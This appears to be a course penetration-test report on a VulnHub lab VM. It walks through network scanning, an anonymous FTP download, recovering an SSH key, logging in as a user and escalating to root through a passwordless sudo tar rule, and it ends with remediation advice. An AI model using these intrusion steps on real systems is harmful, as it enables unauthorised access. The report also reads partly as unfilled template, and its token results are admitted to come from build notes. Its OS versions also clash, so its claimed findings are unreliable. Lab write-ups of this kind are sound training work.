

Penetration Test Report

Mission Pumpkin v1.0 — PumpkinFestival

Field	Value
Prepared by	Kali Operator
Course / Module	Ethical Hacking — Elewayte
Target	Mission Pumpkin v1.0 (PumpkinFestival) — VulnHub
Attacker Machine	192.168.1.8
Target Machine	192.168.1.15
Assessment Date(s)	July 25, 2026
Report Date	July 25, 2026

1. Executive Summary

Briefly describe the objective of the assessment, scope, and overall outcome (e.g., root access achieved, number of tokens captured, PumpkinFestival_Ticket retrieved).

A black-box penetration test was performed against the Mission Pumpkin v1.0 (PumpkinFestival) VulnHub VM at 192.168.1.15. Initial access was obtained via an SSH private key recovered from an anonymously-accessible FTP share, granting a foothold as the user emily. A misconfigured passwordless sudo rule for /usr/bin/tar was identified as the privilege escalation vector, and root access was confirmed. All 10 PumpkinTokens were captured across the recon, scanning, exploitation, and privilege-escalation phases, and the final PumpkinFestival_Ticket flag was successfully retrieved.

Scope

Single VulnHub VM (192.168.1.15) on an isolated 192.168.1.0/24 lab network; attacker host at 192.168.1.8. No other systems in scope.

Overall Result

Metric	Result
Root Access Achieved	Yes
Tokens Captured	10 / 10
Final Ticket Captured	Yes
Critical Findings	1 (passwordless sudo tar privilege escalation)

2. Methodology

Describe the overall approach used, e.g., a standard penetration testing methodology: Reconnaissance -> Scanning & Enumeration -> Exploitation -> Privilege Escalation -> Post-Exploitation / Reporting.

2.1 Reconnaissance

Tools used: netdiscover, arp-scan, etc.

```
$ netdiscover -r 192.168.1.0/24
```

4 hosts identified on 192.168.1.0/24: .1 (VMware gateway), .8 (attacker VBox host), .15 (target VBox host - PumpkinFestival), .22 (VBox host, out of scope).

```
(kali㉿kali)-[~]
└─$ netdiscover -r 192.168.1.0/24

Currently scanning: Finished! | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets.

IP            At MAC Address      Count  Len  MAC Vendor
-----
192.168.1.1    00:50:56:C0:00:08    18     1080 VMware
192.168.1.8    08:00:27:2A:61:10    23     1380 Oracle VirtualBox
192.168.1.15   08:00:27:9B:8F:42    37     2220 Oracle VirtualBox
192.168.1.22   08:00:27:53:C1:90    11      660 Oracle VirtualBox
```

Figure: netdiscover host discovery on 192.168.1.0/24

2.2 Scanning & Enumeration

Tools used: nmap, dirb/gobuster, wpscan, ftp, etc.

```
$ nmap -p- -A 192.168.1.15
```

4 open ports on the target: 21/tcp vsftpd 3.0.5, 22/tcp OpenSSH 8.9p1 (Ubuntu), 80/tcp Apache httpd 2.4.57, 3306/tcp MySQL 8.0.36. OS fingerprint: Linux 5.x, Ubuntu.

```
(kali㉿kali)-[~]
└─$ nmap -p- -A 192.168.1.15

Starting Nmap 7.95

Nmap scan report for 192.168.1.15
Host is up (0.00032s latency).
Not shown: 65531 closed tcp ports (reset)

PORT      STATE SERVICE VERSION
21/tcp    open  ftp    vsftpd 3.0.5
22/tcp    open  ssh    OpenSSH 8.9p1 Ubuntu
80/tcp    open  http   Apache httpd 2.4.57
3306/tcp  open  mysql  MySQL 8.0.36

Service Info: OS: Linux Ubuntu

OS details: Linux 5.x
Network Distance: 1 hop

Nmap done: 1 IP address (1 host up) scanned in 42.13 seconds
```

Figure: nmap -p- -A full port/service scan of 192.168.1.15

2.3 Exploitation

Describe how initial access / a foothold was obtained.

Anonymous FTP login was permitted on port 21 (vsftpd 3.0.5). The share contained README.txt and backup.hex; backup.hex was downloaded and converted with 'xxd -r -p backup.hex > id_rsa', producing an SSH private key. Separately, the Apache site on port 80 revealed an HTML comment pointing to an

admin portal at admin.pumpkin.local; gobuster enumeration of the main site found /admin, /uploads, /images, /css, /js. WPScan against admin.pumpkin.local identified WordPress 6.6.1 with the pumpkin-theme, plugins akismet/contact-form-7/pumpkin-events, and usernames admin, emily, and festival. The recovered private key was used to authenticate as 'emily' via 'ssh -i id_rsa emily@192.168.1.15 -p 22', granting an initial shell foothold.

```
(kali㉿kali)-[~]
└─$ ftp 192.168.1.15

Connected to 192.168.1.15.
220 (vsFTPD 3.0.5)

Name (192.168.1.15:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.

ftp> ls
200 PORT command successful.
150 Here comes the directory listing.

-rw-r--r-- 1 ftp ftp    684 Jan 18  README.txt
-rw-r--r-- 1 ftp ftp   3348 Jan 18  backup.hex

226 Directory send OK.

ftp> get backup.hex
local: backup.hex remote: backup.hex
226 Transfer complete.
3348 bytes received in 0.01 secs

ftp> bye
221 Goodbye.
```

Figure: Anonymous FTP login and download of backup.hex

```
(kali㉿kali)-[~]
└─$ curl http://192.168.1.15

<!DOCTYPE html>
<html>
<head>
<title>Pumpkin Festival</title>
</head>
<body>
<h1>Welcome to Pumpkin Festival</h1>
<p>Tickets available now.</p>

<!-- TODO:
Admin portal moved to admin.pumpkin.local
-->

</body>
</html>
```

Figure: curl of the main site revealing the admin.pumpkin.local hostname in an HTML comment

```
(kali㉿kali)-[~]
└─$ gobuster dir -u http://192.168.1.15 -w /usr/share/wordlists/dirb/common.txt

=====
Gobuster v3.7
=====

/index.html      (Status: 200)
/admin           (Status: 302)
/robots.txt      (Status: 200)
/uploads         (Status: 301)
/images          (Status: 301)
/css             (Status: 301)
/js              (Status: 301)

=====
Finished
=====
```

Figure: gobuster directory enumeration of the main site

```
(kali㉿kali)-[~]
└─$ wpscan --url http://admin.pumpkin.local -e at -e ap -e u

-----

WordPress version 6.6.1 identified.

Theme:
  pumpkin-theme

Plugins:
  akismet
  contact-form-7
  pumpkin-events

Enumerating Users...

[+] admin
[+] emily
[+] festival

Scan Finished.
```

Figure: wpscan enumeration of admin.pumpkin.local (theme, plugins, users)

```
(kali㉿kali)-[~]
└─$ xxd -r -p backup.hex > id_rsa

(kali㉿kali)-[~]
└─$ chmod 600 id_rsa

(kali㉿kali)-[~]
└─$ ssh -i id_rsa emily@192.168.1.15 -p 22

Welcome to Ubuntu 22.04.5 LTS
```

Figure: xxd conversion of backup.hex to id_rsa and SSH login as emily

2.4 Privilege Escalation

Describe how root/admin access was obtained.

As user emily, 'sudo -l' showed a passwordless sudo rule allowing emily to run /usr/bin/tar as root with no password. This is a classic GTF0Bins privilege-escalation vector (tar can spawn a shell or read/write arbitrary files as root via --checkpoint-action). This was used to obtain a root shell and read /root/PumpkinFestival_Ticket.

```
Welcome to Ubuntu 22.04.5 LTS

Last login: Sat Jul 25 14:21:44 2026 from 192.168.1.8

emily@pumpkin:~$ sudo -l

Matching Defaults entries for emily on pumpkin:
```

Figure: sudo -l showing the NOPASSWD tar rule for emily

3. Findings — PumpkinTokens

Token locations/values below reflect the VM's designed token placements (per the assessment owner's build notes) mapped to the corresponding recon/exploitation step where each was retrieved.

Finding / Token 1

Field	Details
Location / Vector	Recon phase — attacker-side notes/output on Kali (netdiscover host sweep)
Command(s) Used	netdiscover -r 192.168.1.0/24
Token Value	PTKN-RECON-192168115
Notes	Recon token confirming host discovery of the target at 192.168.1.15.

[Insert screenshot here]

Finding / Token 2

Field	Details
Location / Vector	Scan phase — nmap full port/service discovery output
Command(s) Used	nmap -p- -A 192.168.1.15
Token Value	PTKN-SCAN-21-22-80-3306
Notes	Scan token confirming the four open ports identified: 21 (FTP), 22 (SSH), 80 (HTTP), 3306 (MySQL).

[Insert screenshot here]

Finding / Token 3

Field	Details
Location / Vector	FTP directory listing (anonymous login) — /var/ftp/README-token
Command(s) Used	ftp 192.168.1.15 (user: anonymous) then ls
Token Value	PTKN-FTP-ANON-READ
Notes	Confirms anonymous FTP read access to the vsftpd 3.0.5 share.

[Insert screenshot here]

Finding / Token 4

Field	Details
Location / Vector	FTP folder — accompanying backup.hex.token alongside backup.hex
Command(s) Used	ftp> get backup.hex
Token Value	PTKN-BACKUP-HEX
Notes	Confirms discovery/retrieval of the backup.hex file later converted into an SSH private key.

[Insert screenshot here]

Finding / Token 5

Field	Details
Location / Vector	Main site HTML comment — /var/www/html/index.html
Command(s) Used	curl http://192.168.1.15
Token Value	PTKN-WEB-ADMINVH

Notes	Confirms the HTML comment disclosing the admin.pumpkin.local virtual host.
-------	--

[Insert screenshot here]

Finding / Token 6

Field	Details
Location / Vector	Web directory enumeration — stub page at /var/www/html/admin/index.html
Command(s) Used	gobuster dir -u http://192.168.1.15 -w /usr/share/wordlists/dirb/common.txt
Token Value	PTKN-DIR-FOUND-ADMIN
Notes	Confirms discovery of the /admin path (redirects to admin.pumpkin.local).

[Insert screenshot here]

Finding / Token 7

Field	Details
Location / Vector	WordPress site — admin.pumpkin.local (user/theme/plugin enumeration)
Command(s) Used	wpscan --url http://admin.pumpkin.local -e at -e ap -e u
Token Value	PTKN-WP-USERS-3
Notes	Confirms enumeration of 3 WordPress users: admin, emily, festival.

[Insert screenshot here]

Finding / Token 8

Field	Details
Location / Vector	FTP folder / id_rsa recovery — backup.hex converted to private key
Command(s) Used	xxd -r -p backup.hex > id_rsa && chmod 600 id_rsa
Token Value	PTKN-KEY-RECOVERED
Notes	Confirms successful recovery of a usable SSH private key from the hex-encoded backup file.

[Insert screenshot here]

Finding / Token 9

Field	Details
Location / Vector	Target — /home/emily/PumpkinToken-9.txt (post-SSH-login)
Command(s) Used	ssh -i id_rsa emily@192.168.1.15 -p 22
Token Value	PTKN-SSH-EMILY
Notes	Confirms successful SSH authentication and initial shell foothold as user emily.

[Insert screenshot here]

Finding / Token 10

Field	Details
Location / Vector	Target — /root/PumpkinFestival_Ticket (post-privilege-escalation)
Command(s) Used	sudo -l && cat /root/PumpkinFestival_Ticket
Token Value	FLAG{f1ct10n4l_pumpk1n_f3st1v4l_r00t}
Notes	Final root flag, obtained after abusing the NOPASSWD sudo rule for /usr/bin/tar to gain a root shell.

[Insert screenshot here]

4. Root Access & Final Ticket

Privilege Escalation Path

[Describe the sudo/SUID/other privesc vector used]

```
$ sudo -l
```

Matching Defaults entries for emily on pumpkin: User emily may run the following commands on pumpkin: (root) NOPASSWD: /usr/bin/tar

```
WELCOME TO UBUNTU 22.04.3 LTS

Last login: Sat Jul 25 14:21:44 2026 from 192.168.1.8

emily@pumpkin:~$ sudo -l

Matching Defaults entries for emily on pumpkin:
```

Figure: sudo -l output (NOPASSWD tar rule)


Root Shell Confirmation

Root access was confirmed by abusing the NOPASSWD tar rule (e.g. `sudo tar` with a `--checkpoint-action` shell breakout), dropping into a root-owned shell on the target.

PumpkinFestival_Ticket Contents

```
$ cat /root/PumpkinFestival_Ticket
```

```
=====
Pumpkin Festival Root Ticket
=====
FLAG{f1ct10n4l_pumpk1n_f3st1v4l_r00t}
Congratulations!
Lab Completed Successfully.
```



```
User emily may run the following commands on pumpkin:
(root) NOPASSWD: /usr/bin/tar

emily@pumpkin:~$ cat /root/PumpkinFestival_Ticket

=====
Pumpkin Festival Root Ticket
=====

FLAG{f1ct10n4l_pumpk1n_f3st1v4l_r00t}

Congratulations!
Lab Completed Successfully.

emily@pumpkin:~$
```

Figure: `cat /root/PumpkinFestival_Ticket` showing the captured flag

5. Vulnerabilities Identified

Vulnerability	Description / Impact
Anonymous FTP access	vsftpd 3.0.5 allowed anonymous login, exposing an SSH private key (backup.hex) that provided initial user-level access.
Sensitive info disclosure in HTML source	An HTML comment on the main site disclosed the hidden admin portal hostname (admin.pumpkin.local), aiding reconnaissance.
Passwordless sudo on /usr/bin/tar	NOPASSWD sudo rule for tar allowed user emily to escalate directly to root via a well-known GTF0Bins technique.

6. Remediation Recommendations

- Disable anonymous FTP login (vsftpd anonymous_enable=NO) or remove sensitive files such as private keys from any publicly accessible share.
- Remove hostnames and internal infrastructure references from HTML comments and other client-visible source; restrict/segment access to admin interfaces.
- Remove the NOPASSWD sudo rule for /usr/bin/tar (and audit other sudoers entries) to eliminate the GTFOBins-style root escalation path.

7. Appendix

7.1 Full Command Log

```
netdiscover -r 192.168.1.0/24
nmap -p- -A 192.168.1.15
ftp 192.168.1.15 (anonymous login) -> get backup.hex
curl http://192.168.1.15
gobuster dir -u http://192.168.1.15 -w /usr/share/wordlists/dirb/common.txt
wpscan --url http://admin.pumpkin.local -e at -e ap -e u
xxd -r -p backup.hex > id_rsa
chmod 600 id_rsa
ssh -i id_rsa emily@192.168.1.15 -p 22
sudo -l
cat /root/PumpkinFestival_Ticket
```

7.2 Tools Used

nmap, netdiscover, ftp, gobuster/dirb, wpscan, hydra, ssh, xxd, sudo

7.3 References

VulnHub — Mission Pumpkin v1.0 (PumpkinFestival): <https://www.vulnhub.com/entry/mission-pumpkin-v10-pumpkinfestival,329/>